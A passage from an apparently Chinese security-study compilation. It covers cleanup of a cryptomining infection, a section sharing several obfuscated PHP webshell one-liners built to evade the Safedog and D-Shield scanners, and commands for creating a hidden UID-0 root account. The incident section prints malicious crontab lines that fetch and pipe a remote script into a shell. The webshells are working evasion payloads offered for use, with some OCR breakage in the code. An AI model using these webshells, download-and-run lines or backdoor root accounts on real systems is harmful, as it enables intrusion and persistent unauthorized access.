tcp        0      0 192.168.31.9:55200          218.248.40.228:8443
       ESTABLISHED 6339/curl
```

- （2） 下发外网访问控制策略

依据查询出的外网互联地址，直接下发访问控制策略，禁止服务访问这些网络地址。

```

[root@MiWiFi-R3-srv tmp]# iptables -A OUTPUT -d 163.172.226.120 -j D
ROP
[root@MiWiFi-R3-srv tmp]# iptables -A OUTPUT -d 104.131.231.181 -j D
ROP
[root@MiWiFi-R3-srv tmp]# iptables -A OUTPUT -d 218.248.40.228 -j DR
OP
[root@MiWiFi-R3-srv tmp]#
```

```
[root@MiWiFi-R3-srv tmp]# netstat -pantul |grep ESTAB
tcp        0      0 192.168.31.9:22             192.168.31.75:3898          ESTABLISHED 3742/sshd
tcp        0      0 192.168.31.9:56842          163.172.226.120:443         ESTABLISHED 7263/wnTKYg
tcp        0      0 192.168.31.9:22             192.168.31.75:3953          ESTABLISHED 3795/sshd
tcp        0      0 192.168.31.9:35286          104.131.231.181:8443        ESTABLISHED 7193/ddg.2021
tcp        0      0 192.168.31.9:55200          218.248.40.228:8443         ESTABLISHED 6339/curl
[root@MiWiFi-R3-srv tmp]# iptables -A OUTPUT -d 163.172.226.120 -j DROP
[root@MiWiFi-R3-srv tmp]# iptables -A OUTPUT -d 104.131.231.181 -j DROP
[root@MiWiFi-R3-srv tmp]# iptables -A OUTPUT -d 218.248.40.228 -j DROP
[root@MiWiFi-R3-srv tmp]# 根据前面查询获取的三个恶意程序对应的外网互联地址，直接通过iptables下发访问控制策略禁止服务访问...
```

5. 找到入侵的源头

以上所有说的这么多都是与大家一起了解下挖矿的恶意程序是怎么运行的，在我们的服务器到底做了些什么，我应该如何应对这个恶意程序，当然也可以为其他恶意程序的问题定位与处理提供借鉴与参考。

但是，归根结底问题还是出在我们的服务上，我们的服务可能存在漏洞被人恶意利用了，服务被入侵，我们必须找到入侵的根源才能确保服务的安全。
有关服务器入侵根源的查找的方法，这里不做展开说明了，简单记录下基本思路。

- （1）查找当前服务器日志，收集可能入侵的痕迹，确认入侵的根源；
- （2）针对服务器应用和主机层面进行自查与安全扫描，确认服务器本身是否存在大的漏洞
- （3）在确认或疑似漏洞被确认后，迅速的安排进行加固修复，
- （4）建议最好对关键数据进行备份，重新部署系统与应用，并进行相应的安全配置，修复存在的安全漏洞，重新上线。

2.6.7 挖矿事件应急处理总结

1.确认挖矿事件
(1) 异常进程排查

```
# 进程动态快速定位，使用 top -c 可快速定位异常经常的物理位置，查询异常进程。
# top -c

# ps -ef 排查
#  ps -ef |grep wnTKYg
#  ps -ef |grep ddg.2021

# 疑似进程定位
[root@localhost ~]# find / -name wnTKYg*
/tmp/wnTKYg
[root@localhost ~]#
```

(2) 异常会话排查

```
# 查询会话建立情况，查看是否有异常会话连接。
# netstat -pantul |grep ESTAB
```

(3) 计划任务查询

```
[root@localhost ~]# crontab -l
*/5 * * * * curl -fsSL http://218.248.40.228:8443/i.sh | sh
*/5 * * * * wget -q -O- http://218.248.40.228:8443/i.sh | sh
You have new mail in /var/spool/mail/root
```

(4) 异常病毒校验

第一步：使用 md5sum 命令进行疑似文件哈希

```
# md5sum wnTKYg
d3b1700a413924743caab1460129396b  wnTKYg
```

第二步：进行疑似病毒 MD5 哈希值的校验比对

直接将疑似文件 wnTKYg 的 md5 哈希值复制到病毒校验网站 https://www.virustotal.com/#search 进行查询比对。通过比对结果，我们可以确认疑似文件是否是恶意程序。

2.6.7 处理恶意程序

1. 清除计划任务

```
# crontab -r        # 直接使用此命令即可上次当前用户的计划任务

# crontab -l        # 直接查询当前用户是否还存在计划任务

no crontab for root
```

2. 杀死恶意进程

```
# pkill wnTKYg

# pkill dgg.2021

# pill curl
```

3. 清除恶意进程

```
# rm -rf /tmp/wnTKYg

# rm -rf /tmp/ddg.2021

1. # rm -rf /tmp/i.sh
```

4. 下发访问控制策略

下发访问控制策略，禁止服务互联三个恶意程序外联的外网地址。

```
1. # 查询恶意进程外网互联地址
2. #
3. # netstat -pantul |grep ESTAB
4. tcp        0      0 192.168.31.9:22             192.168.31.75:3898
         ESTABLISHED 3742/sshd
5. tcp        0      0 192.168.31.9:56842          163.172.226.120:443
          ESTABLISHED 7263/wnTKYg
6. tcp        0      0 192.168.31.9:22             192.168.31.75:3953
         ESTABLISHED 3795/sshd
7. tcp        0      0 192.168.31.9:35286          104.131.231.181:8443
          ESTABLISHED 7193/ddg.2021
8. tcp        0      0 192.168.31.9:55200          218.248.40.228:8443
          ESTABLISHED 6339/curl
9.
10.# 下发放控制策略，禁止服务的外网互联
11.#
12.# iptables -A OUTPUT -d 163.172.226.120 -j DROP
13.# iptables -A OUTPUT -d 104.131.231.181 -j DROP
14.# iptables -A OUTPUT -d 218.248.40.228 -j DROP
```

2.6.8 学习参考

- （1）比特币概念介绍
  https://mp.weixin.qq.com/s?__biz=MzI1MTkwNjg5Mw==&mid=2247483744&idx=1&sn=4e4db07b5b4bd4a70d0470a82730ebac&scene=21#wechat_redirect
- （2）视频讲解
  https://www.youtube.com/watch?v=N35nul3srWk
  https://www.youtube.com/watch?v=vqSautdQEoI
- （3）木马清除
  http://friendlysong.blog.163.com/blog/static/322524392017229320346 57/

- （4） tcpdump 详解
  http://roclinux.cn/?p=2474

2.7 分享几个好玩的过狗一句话

之前玩 CTF 遇到一个一句话很有意思，于是就把之前收藏的文章拿出来看看，学习一下，同时分享给各位。所有的吗都是在前人的基础上稍作修改，对于一些关键点会稍作解释，方便大家更好理解。


2.7.1 第一种隐藏关键字


隐藏关键字，通过对单个字符变量进行++操作来获取其他字符，再进行拼接得到我们想要的函数。

```
@$_=[].'';          //PHP5.3 之后(不包括 5.3)才能这么用，数组被强制转换成字符串，获取字符串 Array，等下要用到 A
@$___=$_[''];       //获取 A 字符，这里的空字符串会被转换成 0，即['']变成[0]

$_ = 'A';
$_++;//$_的值为 A

$__ = "Z";
$__++;//$__的值为 AA，而不会是 ASCII 字符 Z 的下一位
```


所以我们可以根据这个思路构造一句话，如下：(ASSERT("eval($_POST[c])"); 当中还有 base64 解密)

```
<?php
        @$_=[].'';@$___=$_[''];$____=$___;$____++;$_____=$____;$_____++;
$______=$_____;$______++;$_______=$______;$_______++;$________=$_______;
$________++;$________++;$________++;$________++;$________++;$________++;
$________++;$________++;$________++;$________++;$________=$________;$__
_______++;$_________++;$_________++;$_________++;$_=$____.$___.$________
_.$_______.'6'.'4'.'_'.$______.$_______.$_____.$________.$______.$______
_;$________++;$________++;$________++;$_____=$_________;$_____++;$__=$__
_.$_________.$_________.$_______.$________.$_____;@$__($_("ZXZhbCgkX1BPU
1RbY10p"));

?>
```





System	Windows NT PC 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86



在另一种变形，不使用任何大小写字符，如下：ASSERT($_POST[_]);

```
<?php
        @$_=[].'';@$___=$_[''];$_=$___;$__=$_;$__++;$__++;$__++;$__++;$_
_++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$_
_++;$__++;$___.=$__;$___.=$__;$__=$_;$__++;$__++;$__++;$__++;$___.=$__;$
__=$_;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;
$__++;$__++;$__++;$__++;$__++;$__++;$___.=$__;$__=$_;$__++;$__++;$__++;$
__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$
__++;$__++;$__++;$___.=$__;$____='_';$__=$_;$__++;$__++;$__++;$__+
+;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$___
_.=$__;$__=$_;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__+
+;$__++;$__++;$__++;$__++;$____.=$__;$__=$_;$__++;$__++;$__++;$__+
+;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__+
+;$__++;$____.=$__;$__=$_;$__++;$__++;$__++;$__++;$__++;$__++;$__+
```

```
+;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$___
_.=$__;$_=$$____;@$___($_[_]);

?>
```

这个变种一句话是在今年的湖湘杯 CTF 中遇到的，题目的 WAF 源代码也可以贴出来给大家

```php
<?php
  ini_set("display_errors", "On");
  error_reporting(E_ALL | E_STRICT);
  if(!isset($_GET['content'])){
     show_source(__FILE__);
     die();
  }
  function rand_string( $length ) {
     $chars =
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
     $size = strlen( $chars );
     $str = '';
     for( $i = 0; $i < $length; $i++) {
         $str .= $chars[ rand( 0, $size - 1 ) ];
     }
     return $str;
```


```
  }
  $data = $_GET['content'];
  $black_char = array('a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k',
'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z','
', '!', '"', '#', '%', '&', '*', ',', '-', '/', '0', '1', '2', '3', '4', '5',
'6', '7', '8', '9', ':', '<', '>', '?', '@', 'A', 'B', 'C', 'D', 'E', 'F',
'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U',
'V', 'W', 'X', 'Y', 'Z', '\\', '^', '`',  '|', '~');
  foreach ($black_char as $b) {
     if (stripos($data, $b) !== false){
         die("关键字 WAF");
     }
  }
  $filename=rand_string(0x20).'.php';
  $folder='uploads/';
  $full_filename = $folder.$filename;
  if(file_put_contents($full_filename, '<?php '.$data)){
     echo "<a href='".$full_filename."'>shell</a></br>";
     echo "我的/flag,你读到了么";
  }
  else{
     echo "噢 噢,错了";
  }
?>
```

2.7.2 第二种使用正则匹配配合/e 模式，制作一句话木马


当使用 e 修饰符时，preg_replace() 在进行对字符串的替换后，替换后的字符串会被作当做 php 代码来执行。单引号、双引号、反斜线(/)和 NULL 字符在替换时会被反斜线转义。

```
<?php
    $subject="Mochazz's Trojan";
    $pattern="/^.*$/e";
    @$payload=base64_encode($_POST[_]);
    $replacement=pack('H*',
'406576616c286261736536345f6465636f646528')."\"$payload\"))";
    preg_replace($pattern, $replacement , $subject);
?>
```

406576616c286261736536345f6465636f646528 对应@eval(base64_decode(




```
Windows IP 配置

以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . . . :
   本地链接 IPv6 地址. . . . . . . . : fe80::6d77:b5bc:99af:45c2%11
   IPv4 地址 . . . . . . . . . . . . : 192.168.0.29
   子网掩码 . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.0.1
```




更新日志

版本	说明
7.0.0	不再支持 /e修饰符。请用 preg_replace_callback() 代替。
5.5.0	/e 修饰符已经被弃用了。使用 preg_replace_callback() 代替。参见文档中 PREG_REPLACE_EVAL 关于安全风险的更多信息。

虽然 5.5.0 之后会报错，但是一句话的功能还是能正常执行。

Deprecated: preg_replace(): The /e modifier is deprecated, use preg_replace_callback instead in **C:\phpStudy\WWW\t**



mb_ereg_replace()函数也可以达到同样执行效果，但是过防护软件效果不好。

```
<?php
```

```
  mb_ereg_replace('.*', $_REQUEST[_], '', 'e');
?>
```

2.7.3 第三种利用 PHP 反射机制制作免杀木马

将一句话打乱写在注释语句中，通过 PHP 的反射机制来构造、执行一句话。这里需注意，用于动态执行的字符串必须要是"assert"，不能是"eval"，因为在 PHP 中，eval、die 不是函数，而 assert 是函数。代码如下：(ASSERT(eval($_POST['_'])))

```
<?php
    /**
    * ev
    * al(
    * ASS
    * ERT
    * $_P
    * OST['_'])
    */
    class TestClass { }
    $rc = new ReflectionClass('TestClass');
    $str = $rc->getDocComment();
    $e = substr($str, strpos($str,"e"),2);
    $e = $e.substr($str,strpos($str,"a"),3);
    $a = substr($str, strpos($str, "A"),3);
    $a = $a.substr($str, strpos($str, "E"),3);
    $e = $e.substr($str, strpos($str, "$"),3);
    $e = $e.substr($str, strpos($str, "O"),9);
    $a($e);

?>
```

如果注释中有关键字，安全狗会把他当成一句话(估计安全狗使用的是关键字匹配)，但是 D 盾不会，所以在过安全狗的时候，如果对 webshell 进行了混淆，不要把明文关键字放在注释里面。

使用反射函数来完成一句话功能

```php
<?php
    $f = new ReflectionFunction("assert");
    $f->invokeArgs(array("$_POST[_]"));
?>
```

关于 PHP 的反射机制，可以参考这篇文章：

PHP 的反射机制

http://blog.csdn.net/hguisu/article/details/7357421

当然，还有很多种一句话的变形，这里推荐下面这个博客，写的可是详细，可以好好看看。

Deformity PHP Webshell、Webshell Hidden Learning

http://www.cnblogs.com/Littlehann/p/3522990.html

2.8 一句话添加账户与密码

2.8.1 添加普通账号 guest

```
# 一句话添加 guest 账号
root@ifly-21171:~# useradd -p `openssl passwd -1 -salt 'salt' 123456` guest
root@ifly-21171:~#
# 切换到普通账号 guest 环境下
root@ifly-21171:~# su guest
guest@ifly-21171:/root$ whoami
guest
guest@ifly-21171:/root$
#删除普通账号 guest 与相关环境
root@ifly-21171:~# userdel -r guest
userdel: guest mail spool (/var/mail/guest) not found
userdel: guest home directory (/home/guest) not found
root@ifly-21171:~#
```

其他内容

学习过程发现了 `` 其实是用来存放可执行的系统命令的，后来学习发现其实"$()"也可以存放命令执行语句，所以上面一句添加普通账号与密码还可以使用的如下命令执行。

```
root@ifly-21171:~# useradd -p "$(openssl passwd -1 123456)" guest
root@ifly-21171:~#
```

注：这里我们没有使用 -salt 'string' 进行加盐，对于我们渗透测试来说，其实命令越简单越好，其他就多余了，不是吗...

2.8.2 添加 root 权限账户

```
root@ifly-21171:~# useradd -p `openssl passwd -1 -salt 'salt' 123456` guest -o -u 0 -g root -G root -s /bin/bash -d /home/test
# 注意：这里的 -G -s -d 其实我们可以不用写，默认就好，但是-o 选项是必须要有的，否则可能会报错，无法将当前普通账户设置为拥有 root 权限。
```

1 useradd 命令使用简介

useradd 命令用于创建用户，默认情况下只有系统超级用户 root 才能使用。由于用户的属性有很多，所以该命令的选项也有很多，我们只简单记录下我们使用到的选项。

（1）命令帮助查询

```
-p, --password PASSWORD         The encrypted password, as returned by crypt(3). The default is to disable the password.
-o, --non-unique                allow to create users with duplicate (non-unique) UID
-u, --uid UID                   user ID of the new account
-g, --gid GROUP                 name or ID of the primary group of the new account
-G, --groups GROUPS             list of supplementary groups of the new account
-s, --shell SHELL               login shell of the new account
```

-d, --home-dir HOME_DIR　　home directory of the new account

（2）命令中文详解

-p：指定一串密文（The encrypted password 已加密的）作为指定账户的密码；所以一句话生产账号的过程中，我们使用了 openssl passwd -1 'password_string' 来生成一串密码的密文内容。

-u：该选项用于指定用户的 UID，如果不使用该选项那么系统会默认的从 500 开始递增；

-g：该选项用于指定用户的初始组，可以是名称也可以是 GID，如果不使用该选项那么系统会默认创建一个与用户名相同的组名作为用户的初始组；

-G：指定用户所属的附加群组；

-d：该选项用于指定用户的家目录，如果不使用该选项那么系统会默认在/home 目录下创建一个与用户名相同的目录作为家目录；

-s：该选项用于指定用户的 shell，如果不使用该选项系统会默认指定/bin/bash，具体 shell 的概念后续会介绍

2. OpenSSL 使用简介

（1）OpenSSL 简单介绍

基本介绍

OpenSSL 计划在 1998 年开始，其目标是发明一套自由的加密工具，在互联网上使用。

在计算机网络上，OpenSSL 是一个开放源代码的软件库包，应用程序可以使用这个包来进行安全通信，避免窃听，同时确认另一端连接者的身份。这个包广泛被应用在互联网的网页服务器上。其主要库是以 C 语言所写成，实现了基本的加密功能，实现了 SSL 与 TLS 协议。OpenSSL 可以运行在绝大多数类 Unix 操作系统上（包括 Solaris，Linux，Mac OS X 与各种版本的开放源代码 BSD 操作系统）。

安全加密

OpenSSL 包含一个命令行工具用来完成 OpenSSL 库中的所有功能，更好的是，它可能已经安装到你的系统中了。

OpenSSL 是一个强大的安全套接字层密码库，Apache 使用它加密 HTTPS，OpenSSH 使用它加密 SSH，但是，你不应该只将其作为一个库来使用，它还是一个多用途的、跨平台的密码工具。

百度百科：OpenSSL 是一个安全套接字层密码库，囊括主要的密码算法、常用的密钥和证书封装管理功能及 SSL 协议，并提供丰富的应用程序供测试或其它目的使用。

（2）openssl 命令帮助

由于 Openssl 的功能太丰富了，这里我们仅简单的记录和学习明文密码加密部分中我们使用到的几个命令参数，其他相关内容请自行查阅资料学习。

密码加密功能调用

我们只需使用低啊用命令 passwd 就可以生成密码 hash 值，具体明文密码加密命令帮助说明如下。

passwd　　Generation of hashed passwords. （生成 hash 密码值.）

密码加密方式选择

openssl passwd 密码加密的方式有多种可以选择，默认使用标准的 Unix 密码算法进行明文密码的加密，其实也就意味着上面的一句话添加账户与密码的语句可以更简洁 openssl passwd 123456 即可生产 Unix 默认加密算法的密码内容，有关 passw 输出加密算法的参数可见如下帮助文件的输出。

root@ifly-21171:~# openssl passwd -h

Usage: passwd [options] [passwords]

where options are
-crypt standard Unix password algorithm (default)
-1 MD5-based password algorithm
-apr1 MD5-based password algorithm, Apache variant
-salt string use provided salt
-in file read passwords from file
-stdin read passwords from stdin
-noverify never verify when reading password from terminal
-quiet no warnings
-table format output as table
-reverse switch table columns
-salt
（3）openssl 命令使用小结
使用默认的 unix 算法加密
不加任何参数，默认就会使用-crypt 的方式进行加密明文内容
root@ifly-21171:~# openssl passwd 123456
mUSuPZn8k0kV6
root@ifly-21171:~#
使用 MD5 算法对明文进行加密
root@ifly-21171:~#
root@ifly-21171:~# openssl passwd -1 123456
1q59f6vnJ$vt.tD.ADugYRy0yyImh6G1
root@ifly-21171:~#
使用 MD5 加盐的算法进行明文加密
root@ifly-21171:~#
root@ifly-21171:~# openssl passwd -1 -salt 'my1es' 123456
1my1es$FKmSI4QLamLxJkdRdbfgm0
root@ifly-21171:~#

2.8.3 学习小结

账户的密码密文部分，必须是本机中生成的才能生效，个人通过命令执行时发现这个 openssl 的 MD5 算法每次运行，其生成的值都是不一样的。如果非本机生成的 MD5 值，复制到其他主机上是无法使用的，已经验证过。
root@ifly-21171:~# openssl passwd -1 123456
1jIZTZd.R$4ijaZ7j8Cg9H83ujyS7ZF0
root@ifly-21171:~# openssl passwd -1 123456
1s8lAwdFa$ONUxf7pmmXn2K7uf/j3XJ0
root@ifly-21171:~# openssl passwd -1 123456
1Nyc.eQt2$q3cgoUDZzOFkZSEEhOwqt.
root@ifly-21171:~# openssl passwd -1 123456
1lnEiiO45$dhA6mOqDx1vOGpoB3xygK1
root@ifly-21171:~# openssl passwd -1 123456
$1$7rxWg/Qj$EYi.e3bANuULSgsCYcp3k1

学习参考
添加账号：
http://www.cnblogs.com/qunshu/p/3312076.html
https://www.ctolib.com/topics-98389.html
openssl passwd 明文密码加密：
https://blog.sleeplessbeastie.eu/2015/09/28/how-to-programmatically-create-system-user-with-defined-password/
https://www.ibm.com/developerworks/cn/linux/l-openssl.html
http://www.360doc.com/content/09/1225/16/116188_11957810.shtml

第三部分课题预告

3.1 日志分析与入侵检测

网络安全热门话题——如何对被（已经/正在）入侵网站进行检测和防范
拟进行以下技术（可以自定义相关技术）讨论和技术研究，欢迎大家参与：
（1）网站入侵日志文件分析
（2）抓包分析入侵行为并修补程序漏洞
（3）从规则进行安全防护
（4）在线监测 webshell 等恶意行为
（5）网站安全加固实战
（6）入侵应对技术策略和措施
（7）取证分析
以上环境要求在 linux 普通用户权限。
欢迎提供线索、数据和资料进行黑客追踪以及取证。

3.2 SSH 协议攻击与防范(已经完成)

安天 365 安全研究之 SSH 安全研究专题 20171124 更新
1.Windows 下安装及配置 ssh server（已认领）
2.linux 下安装及配置 ssh server（秋风已认领）
3.Windows 及 Linux 配置使用 ssh 客户端工具（已认领）
（1）BvSshClient
（2）putty
（3）other
4.ssh 基本命令（刘聚珍）
5.配置 SSH 免登录脚本
6.ssh 暴力破解（已认领）
（1）medusa 破解 ssh 密码
（2）hydra windows 下暴力破解 ssh
7.SSH 常见后门及实战（已认领）

（1）OpenSSH 后门获取 root 密码及其防范研究
（2）其它 ssh 登录后门及工具分析
8.ssh 协议原理及协议漏洞
9.常见 SSH 漏洞攻击
10.SSHClient 带后门客户端分析和跟踪
11.Msf 平台 SSH 攻击利用总结
12.SSH 入侵事件日志分析和跟踪
13.SSH 渗透之公钥私钥利用
14.rsync 渗透利用实战
15.利用 ssh 代理进行 msf 渗透实战
16.其它 ssh 渗透技巧和实战

3.3 密码安全

1.对某 1 亿明文密码规律和算法分析
2.windows 账号密码获取方法总结

第四部分公司产品及技术展示

欢迎进行赞助，虚位以待，欢迎加入